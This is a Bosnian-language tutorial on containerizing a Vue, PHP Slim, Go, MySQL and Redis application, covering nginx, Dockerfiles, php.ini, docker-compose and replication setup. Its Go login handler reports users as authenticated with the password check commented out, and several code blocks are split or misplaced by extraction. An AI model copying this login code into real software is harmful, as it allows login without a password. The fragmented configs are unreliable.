        keepalive 16; # Persistent konekcije na PHP-FPM pool
    }

    server {
        listen 80;
        server_name _;
        root /usr/share/nginx/html;
        index index.html;

        # Security headers – dodati na svaki response
        add_header X-Frame-Options "SAMEORIGIN" always;
        add_header X-Content-Type-Options "nosniff" always;
        add_header X-XSS-Protection "1; mode=block" always;
        add_header Referrer-Policy "strict-origin-when-cross-origin" always;
        # CSP treba biti prilagođen aplikaciji – ovo je minimalni primjer
        # add_header Content-Security-Policy "default-src 'self'" always;

        # API requests → PHP-FPM proxy
    }
}

```

```

location /api/ {
    # FastCGI proxy na PHP-FPM
    fastcgi_pass php_fpm;
    fastcgi_index index.php;
    fastcgi_param SCRIPT_FILENAME /var/www/html/public/index.php;
    include fastcgi_params;

    # Timeout za duže operacije (upload, report generisanje)
    fastcgi_read_timeout 30s;
    fastcgi_connect_timeout 5s;

    # Buffer settings za PHP response
    fastcgi_buffer_size 128k;
    fastcgi_buffers 4 256k;
}

# Health check endpoint – ne loguj da ne zagušiš log fajlove
location /nginx-health {
    access_log off;
    return 200 "healthy\n";
    add_header Content-Type text/plain;
}

# Statični assets sa hashovanim imenima (Vue Vite output: app.abc123.js)
# Dugi cache TTL je siguran jer se ime fajla mijenja sa sadržajem
location ~* \.(js|css|png|jpg|jpeg|gif|ico|svg|woff|woff2|ttf|eot)$ {
    expires 1y;
    add_header Cache-Control "public, immutable";
    access_log off;
}

# index.html – NIKAD ne keširati, mora biti svjež
# Browser mora uvijek dobiti najnoviji za nove hash-ove asseta
location = /index.html {
    add_header Cache-Control "no-cache, no-store, must-revalidate";
    add_header Pragma "no-cache";
    expires 0;
}

# SPA fallback – sve ostale rute vraćaju index.html
# Vue Router handles routing na klijentu
location / {
    try_files $uri $uri/ /index.html;
}
}

```

Cache strategija za assete

Ovo je production-kritičan detalj koji se često pogrešno radi.

Hashirani asseti (`app.a1b2c3.js`, `style.x9y8z7.css`): Vite automatski generira hashirano ime na osnovu sadržaja fajla. Ako se sadržaj nije promijenio, hash je isti. Može se cachirati na godinu dana (`immutable` znači “nikad ponovo provjeravaj”).

index.html: Ovaj fajl referencira hashirana imena. Mora biti `no-cache` — browser mora uvijek dobiti svježiju verziju da bi znao koji hashirani asset učitati. Ako se `index.html` kešira, korisnik može dobiti stari `index` koji referencira nepostojeće (promijenjene) asset fajlove.

Greška: keširati `index.html` s dugim TTL-om. Rezultat: korisnici dobijaju stare bundle-ove, app se “lomi” jer `app.oldHash.js` ne postoji više na serveru.

.dockerignore za Vue projekat

```
node_modules/  
dist/  
.git/  
.gitignore  
.env  
.env.*  
*.log  
.DS_Store  
coverage/  
.nyc_output/  
.vite/  
README.md
```

`node_modules` je najvažniji. Bez `.dockerignore`, Docker context kopira `node_modules` u build context (može biti 500MB+) i to ubija build performance. `npm ci` instalira zavisnosti unutar kontejnera, tako da lokalni `node_modules` nije potreban.

`.env` fajlovi ne smiju ući u image — čak ni u build stage. Environment varijable se proslijeđuju kao build arguments za Vite:

```
ARG VITE_API_URL  
ENV VITE_API_URL=$VITE_API_URL  
RUN npm run build
```

U produkciji, API URL koji Vue.js koristi treba biti relativan (`/api/`) da bi radio na bilo kojem domenu — apsolutni URL koji se “bake-a” u build je anti-pattern za multi-environment deployment.

Source: `13-aplikacija-arhitektura/03-dockerfile-php-service.md`

03 — Dockerfile: PHP servis

Zašto Slim, ne Laravel

Laravel ima sjajan ekosistem ali nosi overhead koji ovaj servis ne koristi: Eloquent ORM (Go radi direktno sa MySQL-om), Blade templating (SPA nema potrebe), Auth sistem (PHP je samo proxy). Laravel image sa svim zavisnostima iznosi 400-500MB. Slim sa Composer zavisnostima: 80-120MB.

Slim je microframework — router + middleware pipeline + PSR-7. Ništa više. Upravo to nam treba za HTTP proxy servis.

Multi-stage Dockerfile

```
# ---- Composer/build stage ----
FROM composer:2.7 AS composer

WORKDIR /app

# Kopiraj samo composer fajlove za layer caching
COPY composer.json composer.lock ./

# Instaliraj samo production zavisnosti
# --no-dev: bez testing frameworka, debugbara i sl.
# --no-autoloader: autoloader generišemo zasebno sa optimizacijom
RUN composer install \
    --no-dev \
    --no-scripts \
    --no-autoloader \
    --prefer-dist

# Kopiraj source pa generiši optimizovani autoloader
COPY src/ src/
COPY public/ public/
RUN composer dump-autoload --optimize --no-dev

# ---- Runtime stage ----
FROM php:8.3-fpm-alpine

# Sistemske zavisnosti za PHP ekstenzije
RUN apk add --no-cache \
    libzip-dev \
    icu-dev \
    && docker-php-ext-install \
        zip \
        intl \
        opcache \
    # Redis ekstenzija (PECL, nije u core PHP)
    && apk add --no-cache --virtual .build-deps $PHPIZE_DEPS \
    && pecl install redis \
    && docker-php-ext-enable redis \
    && apk del .build-deps

# PHP production konfiguracija
COPY docker/php/php.ini /usr/local/etc/php/php.ini
COPY docker/php/www.conf /usr/local/etc/php-fpm.d/www.conf

WORKDIR /var/www/html

# Kopiraj artefakt iz composer stage-a
# --chown: PHP-FPM procesi rade kao www-data
COPY --from=composer --chown=www-data:www-data /app/vendor ./vendor
COPY --chown=www-data:www-data public/ ./public/
COPY --chown=www-data:www-data src/ ./src/

# Health check: provjeri da PHP-FPM odgovara
# cgi-fcgi je dostupan u php-fpm-alpine base image-u
HEALTHCHECK --interval=10s --timeout=5s --start-period=10s --retries=3 \
    CMD php -r "exit(0);" || exit 1

EXPOSE 9000

CMD ["php-fpm"]
```

PHP-FPM konfiguracija za kontejner

```
; docker/php/www.conf
[www]
user = www-data
group = www-data

; Slušaj na TCP portu, ne Unix socket
; Unix socket je brži za isti host, ali nginx je u drugom kontejneru
listen = 0.0.0.0:9000

; Process manager: dynamic
; static: fiksni broj procesa – loše za container jer troši RAM čak i bez zahtjeva
; dynamic: skalira između pm.min i pm.max prema opterećenju – pravi izbor
; ondemand: spawn tek kada stigne zahtjev – loš latency pri hladnom startu
pm = dynamic
pm.max_children = 20
pm.start_servers = 5
pm.min_spare_servers = 2
pm.max_spare_servers = 8
pm.max_requests = 500 ; Restart worker-a svakih 500 zahtjeva – memory leak mitigacija

; Log na stdout/stderr – kontejner paradigma
; PHP-FPM logovi idu u Docker log driver
php_admin_value[error_log] = /proc/self/fd/2
php_admin_flag[log_errors] = on
```

`pm.max_requests = 500` je produkcijski pattern za PHP. PHP procesi mogu akumulirati memoriju kroz vijek rada (memory leaks u ekstenzijama ili aplikacijskom kodu). Restart svakih 500 zahtjeva je preventivna mjera, ne zakrpa za bugove.

php.ini za produkciju

```
; docker/php/php.ini

[PHP]
; Memorija po procesu – proxy servis, ne treba previše
memory_limit = 128M

; Timeout za izvršavanje skripte
max_execution_time = 30

; Upload limitovi (ako PHP prima file upload-e)
upload_max_filesize = 10M
post_max_size = 10M

; Sakrij PHP verziju iz HTTP headera – security through obscurity
expose_php = Off

[opcache]
; Opcache je obavezan u produkciji – bez njega PHP parsira PHP fajlove na svaki zahtjev
opcache.enable = 1
opcache.memory_consumption = 128
opcache.interned_strings_buffer = 8
opcache.max_accelerated_files = 4000

; U kontejneru: timestampovi se ne mijenjaju (image je immutable)
; Revalidation provjera je nepotreban overhead – isključiti
opcache.revalidate_freq = 0
opcache.validate_timestamps = 0

; JIT (PHP 8.x): za CPU-bound operacije može dati 10-20% boost
; Za I/O-bound proxy servis: zanemarljiv benefit, može se ostaviti isključen
; opcache.jit_buffer_size = 100M
; opcache.jit = 1255

[Session]
; Session storage: Redis (ne filesystem)
session.save_handler = redis
session.save_path = "tcp://redis:6379?auth=${REDIS_PASSWORD}"
session.gc_maxlifetime = 86400 ; 24 sata
session.cookie_httponly = 1 ; JavaScript ne može čitati session cookie
session.cookie_secure = 1 ; Samo HTTPS (u produkciji)
session.cookie_samesite = Strict
```

`validate_timestamps = 0` je kritično u Docker kontejneru. Opcache inače provjerava je li fajl na disku noviji od keširane verzije. U immutable kontejneru, fajlovi se nikad ne mijenjaju — ova provjera je čist overhead.

Health check endpoint

`/health` endpoint u Slim-u koji provjera zavisnosti:

```

<?php
// src/routes.php ili u bootstrap-u

$app->get('/health', function ($request, $response) {
    $checks = [];
    $healthy = true;

    // Provjeri Redis konekciju
    try {
        $redis = new Redis();
        $redis->connect(getenv('REDIS_HOST'), 6379);
        $redis->ping();
        $checks['redis'] = 'ok';
    } catch (Exception $e) {
        $checks['redis'] = 'failed: ' . $e->getMessage();
        $healthy = false;
    }

    // Provjeri Go service dostupnost
    $goHealth = @file_get_contents('http://go-service:8080/health');
    if ($goHealth === false) {
        $checks['go-service'] = 'failed';
        $healthy = false;
    } else {
        $checks['go-service'] = 'ok';
    }

    $status = $healthy ? 200 : 503;
    $response->getBody()->write(json_encode([
        'status' => $healthy ? 'healthy' : 'degraded',
        'checks' => $checks,
        'timestamp' => time(),
    ]));

    return $response
        ->withStatus($status)
        ->withHeader('Content-Type', 'application/json');
});

```

Health check koji samo vraća **200 OK** bez provjere zavisnosti je nekoristan za K8s readiness probe — K8s misli da je servis spreman, a Redis konekcija možda nije uspostavljena. Pravi health check testira sve što servis treba da bi funkcionisao.

Slim middleware za rate limiting i request proxying

```
<?php
// src/Middleware/RateLimitMiddleware.php

class RateLimitMiddleware {
    private Redis $redis;
    private int $maxRequests;
    private int $windowSeconds;

    public function __construct(Redis $redis, int $maxRequests = 60, int $windowSeconds = 60) {
        $this->redis = $redis;
        $this->maxRequests = $maxRequests;
        $this->windowSeconds = $windowSeconds;
    }

    public function __invoke(Request $request, RequestHandler $handler): Response {
        $key = 'rate:' . ($request->getAttribute('user_id') ?? $request->getServerParams()['REMOTE_ADDR']);

        // Sliding window counter u Redis-u
        $current = $this->redis->incr($key);
        if ($current === 1) {
            $this->redis->expire($key, $this->windowSeconds);
        }

        if ($current > $this->maxRequests) {
            $response = new \Slim\Psr7\Response();
            $response->getBody()->write(json_encode(['error' => 'Rate limit exceeded']));
            return $response->withStatus(429)->withHeader('Content-Type', 'application/json');
        }

        return $handler->handle($request);
    }
}
```

Rate limiting u PHP middleware-u znači da Go servis nikad ne vidi prekomjerne zahtjeve. Alternativa (rate limit u Go-u) duplicira logiku i zahtijeva da svaki Go endpoint implementira provjeru.

Source: `13-aplikacija-arhitektura/04-dockerfile-go-service.md`

04 — Dockerfile: Go servis

Zašto scratch final image

`scratch` je prazan Docker image — nema OS-a, nema shell-a, nema ničega. Samo binary.

Prednosti: - **Velicina:** Go binary + CA certifikati = 8-20MB. `golang:1.22-alpine` base ima 300MB+. - **Attack surface:** Nema shell-a, nema package manager-a, nema utilities-a. Ako napadač dobije RCE, nema alata za daljnji exploit. - **CVE scan:** Svi CVE-ovi koji se nalaze u Alpine OS-u (bash, busybox, musl libc) ne postoje u scratch image-u.

Cijena: nemogućnost `kubectl exec` debug sesije (nema shell-a). Za debugging koristiti sidecar ili ephemeral debug container.

Dockerfile

```
# ---- Build stage ----
FROM golang:1.22-alpine AS builder

# Build alati za CGO (nije potrebno ako CGO_ENABLED=0, ali alpine treba git za go modules)
RUN apk add --no-cache git ca-certificates tzdata

WORKDIR /app

# Prekopiraj go.mod i go.sum za layer caching
# go mod download se ne rerunuje ako se zavisnosti nisu promijenile
COPY go.mod go.sum ./
RUN go mod download

# Kopiraj source
COPY . .

# Build: statički binary, nema dynamic linking
# CGO_ENABLED=0: isključi C interop (potrebno za scratch image)
# GOOS=linux: cross-compile ako buildaš na Mac-u
# -ldflags="-w -s": strip debug info i symbol table (~30% manji binary)
RUN CGO_ENABLED=0 GOOS=linux GOARCH=amd64 \
    go build -ldflags="-w -s" -o /app/server ./cmd/server

# ---- Final stage: scratch ----
FROM scratch

# CA certifikati – KRITIČNO za HTTPS pozive ka vanjskim servisima
# Bez ovih, tls.Dial i http.Client sa https:// failaju sa "x509: certificate signed by unknown authority"
COPY --from=builder /etc/ssl/certs/ca-certificates.crt /etc/ssl/certs/

# Timezone data – za time.LoadLocation("Europe/Sarajevo") i slično
COPY --from=builder /usr/share/zoneinfo /usr/share/zoneinfo

# Binary
COPY --from=builder /app/server /app/server

EXPOSE 8080

# Health check: Go binary sa -health flagom izlazi s 0 ako je server OK
HEALTHCHECK --interval=15s --timeout=3s --start-period=10s --retries=3 \
    CMD ["/app/server", "-health"]

USER 1000:1000 # Non-root, numerički jer scratch nema /etc/passwd

ENTRYPOINT ["/app/server"]
```



```

package main

import (
    "context"
    "database/sql"
    "encoding/json"
    "flag"
    "log"
    "net/http"
    "os"
    "os/signal"
    "syscall"
    "time"

    "github.com/go-redis/redis/v8"
    _ "github.com/go-sql-driver/mysql"
)

type App struct {
    masterDB *sql.DB
    replicaDB *sql.DB
    redis *redis.Client
    logger *log.Logger
}

func main() {
    // Health check mode: binary se može pozvati sa -health flagom
    // Radi HTTP request na localhost, izlazi 0 ako OK, 1 ako nije
    healthCheck := flag.Bool("health", false, "Run health check and exit")
    flag.Parse()

    if *healthCheck {
        resp, err := http.Get("http://localhost:8080/health")
        if err != nil || resp.StatusCode != 200 {
            os.Exit(1)
        }
        os.Exit(0)
    }

    logger := log.New(os.Stdout, "[go-service] ", log.LstdFlags|log.Lshortfile)

    // MySQL master konekcija (write operacije)
    masterDSN := os.Getenv("MYSQL_MASTER_DSN")
    masterDB, err := sql.Open("mysql", masterDSN)
    if err != nil {
        logger.Fatalf("master db open: %v", err)
    }
    masterDB.SetMaxOpenConns(25)
    masterDB.SetMaxIdleConns(5)
    masterDB.SetConnMaxLifetime(5 * time.Minute)

    // MySQL replica konekcija (read operacije)
    replicaDSN := os.Getenv("MYSQL_REPLICA_DSN")
    replicaDB, err := sql.Open("mysql", replicaDSN)
    if err != nil {
        logger.Fatalf("replica db open: %v", err)
    }
    replicaDB.SetMaxOpenConns(50) // Replica prima više konekcija (read-heavy)
    replicaDB.SetMaxIdleConns(10)
    replicaDB.SetConnMaxLifetime(5 * time.Minute)

    // Redis klijent
    rdb := redis.NewClient(&redis.Options{
        Addr:      os.Getenv("REDIS_ADDR"),
        Password:  os.Getenv("REDIS_PASSWORD"),
        DB:        0,
    })

```



```

    PoolSize:      10,
    DialTimeout:   3 * time.Second,
    ReadTimeout:   3 * time.Second,
    WriteTimeout:  3 * time.Second,
})

app := &App{
    masterDB: masterDB,
    replicaDB: replicaDB,
    redis:     rdb,
    logger:    logger,
}

// HTTP handler setup
mux := http.NewServeMux()
mux.HandleFunc("/health", app.healthHandler)
mux.HandleFunc("/api/users", app.usersHandler)
mux.HandleFunc("/api/users/login", app.loginHandler)

// X-Request-ID middleware: propagacija tracing ID-ja kroz sve logove
handler := requestIDMiddleware(mux)

srv := &http.Server{
    Addr:           ":8080",
    Handler:        handler,
    ReadTimeout:   10 * time.Second,
    WriteTimeout:  10 * time.Second,
    IdleTimeout:   60 * time.Second,
}

// Graceful shutdown: čekaj završetak in-flight zahtjeva
go func() {
    logger.Printf("starting on :8080")
    if err := srv.ListenAndServe(); err != http.ErrServerClosed {
        logger.Fatalf("listen: %v", err)
    }
}()

// Čekaj OS signal za shutdown
quit := make(chan os.Signal, 1)
signal.Notify(quit, syscall.SIGTERM, syscall.SIGINT)
<-quit

logger.Println("shutting down, draining connections...")
ctx, cancel := context.WithTimeout(context.Background(), 15*time.Second)
defer cancel()

if err := srv.Shutdown(ctx); err != nil {
    logger.Fatalf("shutdown: %v", err)
}
logger.Println("shutdown complete")
}

// healthHandler provjerava sve zavisnosti
func (a *App) healthHandler(w http.ResponseWriter, r *http.Request) {
    ctx, cancel := context.WithTimeout(r.Context(), 3*time.Second)
    defer cancel()

    checks := map[string]string{}
    healthy := true

    // Master DB ping
    if err := a.masterDB.PingContext(ctx); err != nil {
        checks["mysql_master"] = "failed: " + err.Error()
        healthy = false
    } else {
        checks["mysql_master"] = "ok"
    }
}

```

```

}

// Replica DB ping
if err := a.replicaDB.PingContext(ctx); err != nil {
    checks["mysql_replica"] = "failed: " + err.Error()
    // Replica failure nije fatalan – može raditi samo sa master-om
    checks["mysql_replica"] = "degraded: " + err.Error()
} else {
    checks["mysql_replica"] = "ok"
}

// Redis ping
if err := a.redis.Ping(ctx).Err(); err != nil {
    checks["redis"] = "failed: " + err.Error()
    healthy = false
} else {
    checks["redis"] = "ok"
}

status := http.StatusOK
if !healthy {
    status = http.StatusServiceUnavailable
}

w.Header().Set("Content-Type", "application/json")
w.WriteHeader(status)
json.NewEncoder(w).Encode(map[string]interface{}{
    "status": func() string {
        if healthy {
            return "healthy"
        }
        return "degraded"
    }(),
    "checks": checks,
})
}

// loginHandler: write na master, ne na repliku
func (a *App) loginHandler(w http.ResponseWriter, r *http.Request) {
    if r.Method != http.MethodPost {
        http.Error(w, "method not allowed", http.StatusMethodNotAllowed)
        return
    }

    ctx := r.Context()

    var creds struct {
        Email    string `json:"email"`
        Password string `json:"password"`
    }
    if err := json.NewDecoder(r.Body).Decode(&creds); err != nil {
        http.Error(w, "invalid json", http.StatusBadRequest)
        return
    }

    // Query na repliku za read – pronajdi korisnika
    var userID int64
    var hashedPassword string
    err := a.replicaDB.QueryRowContext(ctx,
        "SELECT id, password_hash FROM users WHERE email = ? LIMIT 1",
        creds.Email,
    ).Scan(&userID, &hashedPassword)
    if err == sql.ErrNoRows {
        http.Error(w, "invalid credentials", http.StatusUnauthorized)
        return
    }
    if err != nil {

```

```

    a.logger.Printf("login query: %v", err)
    http.Error(w, "internal error", http.StatusInternalServerError)
    return
}

// Verify password (bcrypt ili argon2)
// if !verifyPassword(creds.Password, hashedPassword) { ... }

// Update last_login na MASTER – write operacija
_, err = a.masterDB.ExecContext(ctx,
    "UPDATE users SET last_login = NOW() WHERE id = ?",
    userID,
)
if err != nil {
    a.logger.Printf("update last_login: %v", err)
    // Non-fatal: logovati ali ne failati login zahtjev
}

w.Header().Set("Content-Type", "application/json")
json.NewEncoder(w).Encode(map[string]interface{}{
    "user_id": userID,
    "status": "authenticated",
})
}

// requestIDMiddleware: dodaj/propagiraj X-Request-ID kroz sve servise
func requestIDMiddleware(next http.Handler) http.Handler {
    return http.HandlerFunc(func(w http.ResponseWriter, r *http.Request) {
        requestID := r.Header.Get("X-Request-ID")
        if requestID == "" {
            // Generiši novi ako nije primljen od upstream-a
            requestID = generateRequestID()
        }
        w.Header().Set("X-Request-ID", requestID)
        next.ServeHTTP(w, r)
    })
}

func generateRequestID() string {
    // U produkciji koristiti uuid library ili crypto/rand
    return time.Now().Format("20060102150405.000000000")
}

```

Expert gotcha: CA certifikati u scratch image-u

Ovo je najčešći razlog zašto Go aplikacija u scratch image-u ne funkcioniše u produkciji a radi lokalno.

Alpine builder image ima CA certifikate na `/etc/ssl/certs/ca-certificates.crt`. Scratch nema. Svaki HTTPS poziv (ka AWS S3, ka external API-ju, ka MySQL sa SSL-om) failuje:

```
tls: failed to verify certificate: x509: certificate signed by unknown authority
```

Rješenje je explicitno kopiranje u final image:

```
COPY --from=builder /etc/ssl/certs/ca-certificates.crt /etc/ssl/certs/
```

Ako se koristi `distroless/static` umjesto `scratch`, CA certifikati su uključeni. `distroless` je kompromis između `scratch` (maximo sigurnost) i `alpine` (debug mogućnosti).

Connection pool sizing za MySQL

```
// Master DB: primarna write konekcija
masterDB.SetMaxOpenConns(25) // Maksimalan broj otvorenih konekcija
masterDB.SetMaxIdleConns(5)  // Konekcije koje čekaju u pool-u
masterDB.SetConnMaxLifetime(5 * time.Minute) // Recikliranje konekcija (spriječava stale connections)

// Replica DB: više konekcija jer read-heavy workload
replicaDB.SetMaxOpenConns(50)
replicaDB.SetMaxIdleConns(10)
```

`MaxOpenConns` mora biti usklađen sa MySQL `max_connections` postavkom. Ako imaš 3 replika Go pod-a sa `MaxOpenConns=50`, to je 150 konekcija samo od Go servisa. MySQL default `max_connections = 151` — prekoračenje uzrokuje “too many connections” error.

Formula za K8s: `mysql_max_connections = (broj_pod_replika × MaxOpenConns) × 1.2` (20% buffer za admin konekcije i migracije).

Source: 13-aplikacija-arhitektura/05-docker-compose-lokalni-razvoj.md

05 — Docker Compose: lokalni razvoj

Kompletan docker-compose.yml

```

# docker-compose.yml
version: "3.9"

networks:
  app-net:
    driver: bridge
    # Eksplicitna subnet mreža nije obavezna lokalno,
    # ali je dobra praksa za konzistentnost sa produkcijom
    ipam:
      config:
        - subnet: 172.20.0.0/16

volumes:
  mysql-master-data:
  mysql-replica-data:
  redis-data:

services:

# — nginx reverse proxy (TLS termination) —————
# nginx je uvijek prvi servis – jedina tačka ulaza iz browsera.
# Drži TLS certifikat, radi HTTP→HTTPS redirect, i proxy_pass-uje
# na backende. App kontejneri nemaju portove prema hostu.
nginx:
  image: nginx:1.25-alpine
  ports:
    - "80:80"
    - "443:443"
  volumes:
    - ./nginx/nginx.conf:/etc/nginx/conf.d/default.conf:ro
    - ./certs:/etc/nginx/certs:ro
  depends_on:
    php-service:
      condition: service_healthy
  networks:
    - app-net
  restart: unless-stopped

# — PHP servis (Slim proxy) —————
php-service:
  build:
    context: ./php-service
    dockerfile: Dockerfile
  env_file:
    - .env.local
  environment:
    REDIS_HOST: redis
    GO_SERVICE_URL: http://go-service:8080
  depends_on:
    redis:
      condition: service_healthy
    go-service:
      condition: service_healthy
  networks:
    - app-net
  healthcheck:
    test: ["CMD", "php", "-r", "exit(0);"]
    interval: 10s
    timeout: 5s
    retries: 3
    start_period: 15s
  restart: unless-stopped

# — Go servis (business logic) —————
go-service:
  build:

```

```

    context: ./go-service
    dockerfile: Dockerfile
    env_file:
      - .env.local
    environment:
      MYSQL_MASTER_DSN: "${MYSQL_USER}:${MYSQL_PASSWORD}@tcp(mysql-master:3306)/${MYSQL_DATABASE}?
parseTime=true&tls=false"
      MYSQL_REPLICA_DSN: "${MYSQL_USER}:${MYSQL_PASSWORD}@tcp(mysql-replica:3307)/${MYSQL_DATABASE}?
parseTime=true&tls=false"
      REDIS_ADDR: redis:6379
    depends_on:
      mysql-master:
        condition: service_healthy
      mysql-replica:
        condition: service_healthy
      redis:
        condition: service_healthy
    networks:
      - app-net
    healthcheck:
      test: ["/app/server", "-health"]
      interval: 15s
      timeout: 5s
      retries: 3
      start_period: 20s
    restart: unless-stopped

# — MySQL master —————
mysql-master:
  image: mysql:8.0
  env_file:
    - .env.local
  environment:
    MYSQL_ROOT_PASSWORD: ${MYSQL_ROOT_PASSWORD}
    MYSQL_DATABASE: ${MYSQL_DATABASE}
    MYSQL_USER: ${MYSQL_USER}
    MYSQL_PASSWORD: ${MYSQL_PASSWORD}
  command:
    - --server-id=1
    - --log-bin=mysql-bin
    - --binlog-format=ROW
    - --gtid-mode=ON
    - --enforce-gtid-consistency=ON
  ports:
    - "3306:3306" # Expose lokalno za MySQL Workbench/TablePlus
  volumes:
    - mysql-master-data:/var/lib/mysql
    - ./mysql/init:/docker-entrypoint-initdb.d # SQL init skripte
  networks:
    - app-net
  healthcheck:
    test: ["CMD", "mysqladmin", "ping", "-h", "localhost", "-u", "root", "-p${MYSQL_ROOT_PASSWORD}"]
    interval: 10s
    timeout: 5s
    retries: 5
    start_period: 30s
  restart: unless-stopped

# — MySQL replica —————
mysql-replica:
  image: mysql:8.0
  env_file:
    - .env.local
  environment:
    MYSQL_ROOT_PASSWORD: ${MYSQL_ROOT_PASSWORD}
    MYSQL_DATABASE: ${MYSQL_DATABASE}
    MYSQL_USER: ${MYSQL_USER}

```

```

    MYSQL_PASSWORD: ${MYSQL_PASSWORD}
command:
  - --server-id=2
  - --log-bin=mysql-bin
  - --binlog-format=ROW
  - --gtid-mode=ON
  - --enforce-gtid-consistency=ON
  - --read-only=ON # Replica je read-only
ports:
  - "3307:3306" # Drugačiji host port da ne kolizuje sa master-om
volumes:
  - mysql-replica-data:/var/lib/mysql
networks:
  - app-net
depends_on:
  mysql-master:
    condition: service_healthy
healthcheck:
  test: ["CMD", "mysqladmin", "ping", "-h", "localhost", "-u", "root", "-p${MYSQL_ROOT_PASSWORD}"]
  interval: 10s
  timeout: 5s
  retries: 5
  start_period: 40s # Duži start_period jer replikacija treba konfiguraciju
restart: unless-stopped

# — Redis —
redis:
  image: redis:7-alpine
  command: redis-server --requirepass ${REDIS_PASSWORD} --save 60 1 --loglevel notice
  env_file:
    - .env.local
  ports:
    - "6379:6379" # Expose za lokalni redis-cli debug
  volumes:
    - redis-data:/data
  networks:
    - app-net
  healthcheck:
    test: ["CMD", "redis-cli", "-a", "${REDIS_PASSWORD}", "ping"]
    interval: 10s
    timeout: 3s
    retries: 3
  restart: unless-stopped

```

nginx kao standard — zašto svaki docker-compose ima nginx ispred

Svaki `docker-compose.yml` u `project-A` pathu ima nginx kao prvi servis i jedinu tačku ulaza. App kontejneri (PHP, Go, Vue) koriste `expose`, ne `ports` — direktno nisu dostupni iz browsera.

Razlog 1 — TLS na jednom mjestu. nginx drži certifikat i radi TLS termination. Aplikacioni servisi komuniciraju plain HTTP kroz interni Docker network — ne moraju znati ništa o certifikatima.

Razlog 2 — Isti pattern lokalno i u produkciji. Lokalno: nginx kontejner sa mkcert certifikatom. Na AWS-u: ALB preuzima ulogu nginx-a (TLS, redirect, routing). Aplikacioni kod i konfiguracija su nepromijenjeni.

Razlog 3 — Security headers na jednom mjestu. HSTS, X-Frame-Options, X-Content-Type-Options — jednom u `nginx.conf`, važe za sve backend servise.

Razlog 4 — HTTP → HTTPS redirect. Jedan `return 301` u nginx bloku za port 80. Nema potrebe implementirati u svakoj aplikaciji zasebno.

Lokalni certifikati se generišu s `make cert-local-mkcert` ili `make cert-local-openssl` i stavljaju u `certs/` (koji je u `.gitignore`). Detalji u `01-docker-fundamenti/14-nginx-reverse-proxy-i-https.md`.

.env.local — sve credentials na jednom mjestu

```
# .env.local — NIKAD ne commitovati u git
# .gitignore mora sadržati: .env.local

# MySQL
MYSQL_ROOT_PASSWORD=local_root_secret
MYSQL_DATABASE=project_a
MYSQL_USER=app_user
MYSQL_PASSWORD=local_app_secret

# Redis
REDIS_PASSWORD=local_redis_secret
```

`docker-compose.yml` koristi `env_file: .env.local` — svaki servis dobija sve varijable iz fajla. Servisi koje ne trebaju sve varijable (npr. nginx ne treba MySQL password) to ignorišu. Alternativa je eksplicitno navoditi `environment` za svaki servis što je verbalno ali precizno.

MySQL master/replica replikacija lokalno

Lokalna replikacija zahtijeva inicijalni setup koji nije automatski. Init skripta:

```
-- mysql/init/01-replication-user.sql
-- Izvršava se na master-u pri prvom startu

CREATE USER IF NOT EXISTS 'replicator'@'%' IDENTIFIED BY 'replication_secret';
GRANT REPLICATION SLAVE ON *.* TO 'replicator'@'%';
FLUSH PRIVILEGES;
```

Replikacija se konfiguriše ručno nakon što oba kontejnera startaju:

```
# Skripta za setup replikacije (pokrenuti jednom)
#!/bin/bash

# Dobij master poziciju
MASTER_STATUS=$(docker compose exec mysql-master \
    mysql -uroot -p${MYSQL_ROOT_PASSWORD} -e "SHOW MASTER STATUS\G")

# Konfiguriši repliku
docker compose exec mysql-replica \
    mysql -uroot -p${MYSQL_ROOT_PASSWORD} -e "
    STOP SLAVE;
    CHANGE REPLICATION SOURCE TO
        SOURCE_HOST='mysql-master',
        SOURCE_USER='replicator',
        SOURCE_PASSWORD='replication_secret',
        SOURCE_AUTO_POSITION=1;
    START SLAVE;
    SHOW SLAVE STATUS\G;
"
```

Podman: `podman compose exec mysql-master ... / podman compose exec mysql-replica ...` — isti syntax.

Podman Compose instalacija: - macOS: `brew install podman-compose` - Linux: `pip3 install podman-compose` - Podman 4.x+ uključuje `podman compose` koji interno poziva `podman-compose` - Sintaksa je identična: `docker compose up -d` → `podman compose up -d`

Za lokalni razvoj, GTID-based replikacija (`SOURCE_AUTO_POSITION=1`) je jednostavnija od file/position based — nema potrebe ručno pratiti binlog pozicije.

Zašto Redis single (ne Sentinel) lokalno

Redis Sentinel omogućava automatski failover — kada master padne, Sentinel promoviše repliku. U produkciji je obavezno.

Lokalno: jedan Redis kontejner je potpuno prihvatljivo iz konkretnih razloga: - Lokalni razvoj nema SLA zahtjeve - Sentinel setup zahtijeva minimum 3 Sentinel instance + master + replica = 5 kontejnera za ovu svrhu - Razvojni ciklus ne zavisi od Redis HA

Jedino što treba: Redis koji se ponaša isto kao produkcijski Redis (iste komande, isti TTL behavior). Single Redis node to pruža.

depends_on sa service_healthy — zašto je ovo kritično

`depends_on: service: condition: service_healthy` znači da Docker Compose neće startati zavisni servis dok HEALTHCHECK ne vrati success.

Bez `condition: service_healthy` (samo `depends_on: mysql-master`): Docker Compose čeka da kontejner startuje, ne da MySQL bude spreman za konekcije. MySQL inicijalizacija traje 15-30 sekundi. Go servis koji pokušava konekciju prerano dobija “Connection refused” i puca.

Pattern za aplikacije koje se startuju brzo (Go binary): koristiti `start_period` na healthcheck-u da se daju servisu sekunde za inicijalizaciju bez da se healthcheck failures broje.

Pokretanje i troubleshooting

```
# Prvi start (build svih image-a i start)
docker compose up --build

# Rebuild samo jednog servisa (brže od rebuild svega)
docker compose up --build go-service

# Provjeri logove svih servisa u realnom vremenu
docker compose logs -f

# Exec u kontejner za debug (PHP ima shell, Go scratch nema)
docker compose exec php-service sh
docker compose exec mysql-master mysql -uroot -p

# Provjeri koji servisi su healthy
docker compose ps

# Potpuno čišćenje (volumes se brišu — gubi se DB sadržaj)
docker compose down -v

# Restart samo jednog servisa
docker compose restart go-service
```

Podman: Sve gore navedene komande rade identično s `podman compose` umjesto `docker compose`. Primjeri: `podman compose up --build`, `podman compose logs -f`, `podman compose down -v`

Podman Compose instalacija: - macOS: `brew install podman-compose` - Linux: `pip3 install podman-compose` - Podman 4.x+ uključuje `podman compose` koji interno poziva `podman-compose` - Sintaksa je identična: `docker compose up -d` → `podman compose up -d`

Kada `docker compose up` završi bez grešaka, `http://localhost` treba otvoriti Vue.js login stranicu. Ako nginx javlja 502, PHP-FPM nije dostupan. Ako API pozivi vraćaju 503, Go servis ili MySQL nije spreman.

Makefile — dodaj u ovom poglavlju

Ovo poglavlje uvodi docker-compose za lokalni razvoj. Dodaj u `Makefile` u korenu projekta:

```
